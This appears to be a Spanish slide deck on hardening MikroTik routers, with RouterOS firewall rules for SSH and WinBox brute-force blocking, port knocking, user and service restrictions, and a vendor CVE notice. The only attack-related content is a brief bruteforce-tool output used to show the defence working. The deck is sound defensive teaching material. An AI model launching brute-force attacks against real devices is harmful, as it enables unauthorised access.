


```
[*] Starting bruteforce attack...
-----
[ - ] Target timed out! Exiting...
```



# Mejorando las políticas de seguridad

- Limitando el número de intentos servicio SSH



The image shows three overlapping windows from Mikrotik WinBox:

- Firewall Filter Rules:** A table listing 130 items. Key entries include:
 

#	Action	Chain	Src. Address	Dst. Address	Proto	Src. Port	Dst. Port	I. C Bytes	Packets
101	drop	input			6 tcp		22.2222	26.0 KB	
102	add...	input			6 tcp		22.2222	1310 B	
103	add...	input			6 tcp		22.2222	2614 B	
104	add...	input			6 tcp		22.2222	5.4 KB	
105	add...	input			6 tcp		22.2222	9.1 KB	
106	add...	input			6 tcp		22.2222	14.3 KB	
107	add...	input			6 tcp		22.2222	44.3 KB	
108	drop	input			6 tcp		2121	0 B	
109	add...	input			6 tcp		2121	0 B	
110	add...	input			6 tcp		2121	0 B	
111	add...	input			6 tcp		2121	0 B	
112	add...	input			6 tcp		2121	0 B	
113	add...	input			6 tcp		2121	44 B	
114	add...	input			6 tcp		2121	796 B	
115	drop	input			6 tcp		8291.8390	290.2 KB	
116	add...	input			6 tcp		8291.8390	60 B	
117	add...	input			6 tcp		8291.8390	120 B	
118	add...	input			6 tcp		8291.8390	220 B	
119	add...	input			6 tcp		8291.8390	320 B	
120	add...	input			6 tcp		8291.8390	420 B	
121	add...	input			6 tcp		8291.8390	3700 B	
- Firewall Address Lists:** A table showing 8 items:
 

Name	Address	Timeout	Creation Time
black_list_ssh	192.168.17.52	23:59:46	Apr/06/2019 13:3...
listablanca	192.168.77.0/24		Jan/26/2019 19:16:17 - PuTTY
listablanca	127.0.0.1		Jan/26/2019 19:16:17 - PuTTY
ssh_list1	192.168.17.52	00:00:46	Apr/06/2019 19:16:17 - PuTTY
ssh_list2	192.168.17.52	00:00:46	Apr/06/2019 19:16:17 - PuTTY
ssh_list3	192.168.17.52	00:00:46	Apr/06/2019 19:16:17 - PuTTY
ssh_list4	192.168.17.52	00:00:46	Apr/06/2019 19:16:17 - PuTTY
ssh_list5	192.168.17.52	00:00:46	Apr/06/2019 19:16:17 - PuTTY
- Logs:** Shows multiple "access denied" messages for SSH connections from 192.168.17.199. A "PuTTY Fatal Error" dialog box is overlaid on the logs, displaying: "Network error: Connection timed out" with an "Aceptar" button.

# Mejorando las políticas de seguridad

- Configurando políticas en firewall
  - Generamos una lista de acceso temporal en base a una secuencia de puertos

## Port Knocking

Secuencia puertos tcp 9326 9127 2739



# Mejorando las políticas de seguridad

## ■ Port Knocking



Router> /ip firewall filter

```
add action=add-src-to-address-list address-list=pase1  
address-list-timeout=1m chain=input comment=Autorizacion  
dst-port=9326 protocol=tcp
```

```
add action=add-src-to-address-list address-list=pase2  
address-list-timeout=1m chain=input dst-port=9127  
protocol=tcp src-address-list=pase1
```

```
add action=add-src-to-address-list address-list=listablanca  
address-list-timeout=2m chain=input dst-port=2739  
protocol=tcp src-address-list=pase2
```

```
add action=drop chain=input comment="permitir conexión  
Winbox si esta en lista blanca" dst-port=8395 protocol=tcp  
src-address-list=! listablanca
```



# Mejorando las políticas de seguridad

## ■ Port Knocking



GregSowell.com Port Knock

CAS

Description

IP: 10.220.2.1 Desc: CAS

Type	Port	Text
1 TCP	9326	
2 TCP	9127	
3 None	2739	
4 None		

Knock Add/Update Delete

knock complete

Torch (Running)

Interface: sfp2-Hacia

Entry Timeout: 00:00:03 s

Filters

Src. Address: 0.0.0.0/0

Dst. Address: 0.0.0.0/0

Src. Address6: ::/0

Dst. Address6: ::/0

MAC Protocol: all

Protocol: tcp

Port: any

VLAN Id: any

DSCP: any

Eth. Protocol	Prot...	Src.	Dst.	VLAN Id	DSCP	Tx Rate	Rx Rate
800 (ip)	6 (tcp)	10.2.155.106:179 (bgp)	10.2.55.109:50341			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:21717	201.148.23.57:8291 (winbox)			145.2 k...	10.7 kbps
800 (ip)	6 (tcp)	10.2.155.106:21772	10.220.2.1:9326			1042.4 ...	47.8 kbps
800 (ip)	6 (tcp)	10.2.155.106:22102	10.220.2.1:9127			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:32906	10.220.17.18:8291 (winbox)			1000 bps	1528 bps
800 (ip)	6 (tcp)	10.2.155.106:33404	10.220.22.86:8291 (winbox)			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:33444	10.220.22.86:8291 (winbox)			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:34232	10.220.22.33:8291 (winbox)			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:34888	10.220.16.91:8291 (winbox)			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:35415	10.220.22.51:23 (telnet)			0 bps	592 bps
800 (ip)	6 (tcp)	10.2.155.106:40050	10.228.24.34:8291 (winbox)			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:40890	10.220.22.67:8291 (winbox)			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:41461	10.220.17.19:8291 (winbox)			1528 bps	3.0 kbps
800 (ip)	6 (tcp)	10.2.155.106:41522	10.220.22.66:8291 (winbox)			0 bps	0 bps
800 (ip)	6 (tcp)	10.2.155.106:45497	10.220.14.27:8291 (winbox)			0 bps	0 bps



# Mejorando las políticas de seguridad

## ■ Port Knocking



Firewall configuration window showing filter rules and address lists.

#	Action	Chain	Src. Address	Dst. Address	Proto...	Src. Port	Dst. Port	In. Inter...	Out. Int...	B...
::: Autorizacion										
0	add...	input			6 (tcp)		9326			
1	add...	input			6 (tcp)		9127			
2	add...	input			6 (tcp)		2739			
::: permitir conexion si esta en lista blanca										
3	drop	input			6 (tcp)		8395			


  

Address List configuration window showing details for 'listablanca'.

Name	Address	Timeout	Creation Time
listablanca	192.168.77.0/24		Jan/26/2019 12:...
listablanca	127.0.0.1		Jan/26/2019 12:...
listablanca	189.188.67.69	00:01:39	Jan/27/2019 10:...



IP Service List configuration window showing a table of services.

Name	Port	Available From	Certificate
X api	8728		
X api-ssl	8729		none
X ftp	2221		
ssh	1022		
X telnet	3232		
winbox	8390		
www	9580		
X www-ssl	443		none



# Mejorando las políticas de seguridad


- Port Knocking





# Mejorando las políticas de seguridad

- Limitando usuarios



The screenshot displays three main components of the Mikrotik WinBox interface:

- User List:** A table showing user accounts. The 'adiaz' user is highlighted, with a group of 'full' and an allowed address of '127.0.0.1'. Other users listed include 'idX' and 'mum'.
- IP Service List:** A table showing network services. The 'telnet' service is highlighted, showing it is available from '127.0.0.1' on port 23.
- SSH Session:** A terminal window titled 'SSH adiaz@127.0.0.1' showing a telnet connection from 6.39.210. The session logs show multiple 'login failure' messages for user 'adiaz' from 201.1.1. The prompt is '[adiaz@dualband-ap-ofaa] > |'.
- WinBox v3.18 (Addresses):** A dialog box for connecting to a device. The 'Connect To' field contains '192.168.7', 'Login' is 'adiaz', and 'Password' is masked. An error message at the bottom reads: 'ERROR: wrong username or password'.

# Mejorando las políticas de seguridad

## Resumiendo



Ip firewall filter

telnet	23	drop
ftp	21	drop
www	8183	drop
ssh	2210	drop
api	8728	drop
winbox	8491	drop




Tocamos secuencias de puertos en un lapso corto  
tcp 9326 9127 2739



Si los toques fueron en el orden definido permitimos la ip origen que tocó dichos puertos



Nos asomamos si permitimos la conexión de esa ip en las redes de ip services port



Si la ip esta en lista blanca y esta permitida en los services esta lista para autenticarse por winbox

# Mejorando las políticas de seguridad

###SSH y WINBOX BLOCK

/ip firewall filter

```
add action=drop chain=input comment="BLOQUEA LA IP DURANTE 24 HORAS SI PASA POR LAS 5 LISTAS login SSH!" dst-port=22 protocol=tcp src-address-list=black_list_ssh
add action=add-src-to-address-list address-list=black_list_ssh address-list-timeout=1d chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list5
add action=add-src-to-address-list address-list=ssh_list5 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list4
add action=add-src-to-address-list address-list=ssh_list4 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list3
add action=add-src-to-address-list address-list=ssh_list3 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list2
add action=add-src-to-address-list address-list=ssh_list2 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list1
add action=add-src-to-address-list address-list=ssh_list1 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp
add action=drop chain=input comment="BLOQUEA LA IP DURANTE 24 HORAS SI PASA POR LAS 5 LISTAS login winbox!" dst-port=8291 protocol=tcp src-address-list=black_list_winbox
add action=add-src-to-address-list address-list=black_list_winbox address-list-timeout=1d chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list5
add action=add-src-to-address-list address-list=winbox_list5 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list4
add action=add-src-to-address-list address-list=winbox_list4 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list3
add action=add-src-to-address-list address-list=winbox_list3 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list2
add action=add-src-to-address-list address-list=winbox_list2 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list1
add action=add-src-to-address-list address-list=winbox_list1 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp
```

/ip firewall filter

```
add action=add-src-to-address-list address-list=pase1 address-list-timeout=1m chain=input comment=Autorizacion dst-port=9326 protocol=tcp
add action=add-src-to-address-list address-list=pase2 address-list-timeout=1m chain=input dst-port=9127 protocol=tcp src-address-list=pase1
add action=add-src-to-address-list address-list=listablanca address-list-timeout=2m chain=input dst-port=2739 protocol=tcp src-address-list=pase2
add action=drop chain=input comment="permitir conexión Winbox si esta en lista blanca" dst-port=8395 protocol=tcp src-address-list=! listablanca
```

# Mejorando las políticas de seguridad

- <https://blog.mikrotik.com/security/>

← → ↻ <https://blog.mikrotik.com/security/cve-20193924-dude-agent-vulnerability.html>



Blog Archive RSS feed ▼ MikroTik.com

## CVE-2019-3924 DUDE AGENT VULNERABILITY

22nd Feb, 2019 | Security



On February 21, [Tenable published](#) a new CVE, describing a vulnerability, which allows to proxy a TCP/UDP request through the routers Winbox port, if it's open to the internet. Tenable had previously contacted MikroTik about this issue, so a fix has already been released on February 11, 2019 in all RouterOS release channels.

The issue does not affect RouterBOARD devices with default configuration. if the "Firewall router"

### LATEST ARTICLES

MikroTik accelerates the adoption of 60 GHz technologies with Terragraph

CVE-2019-3924 Dude agent vulnerability

CVE-2018-14847 winbox vulnerability

Bugfix update 6.40.9 released

CVE-2018-115X issues discovered by Tenable

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# ¡Gracias!



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01 800 22 INDEX • (668) 816 46 00 • (0155) 71 58 93 87

Email: [adiaz@index.com.mx](mailto:adiaz@index.com.mx)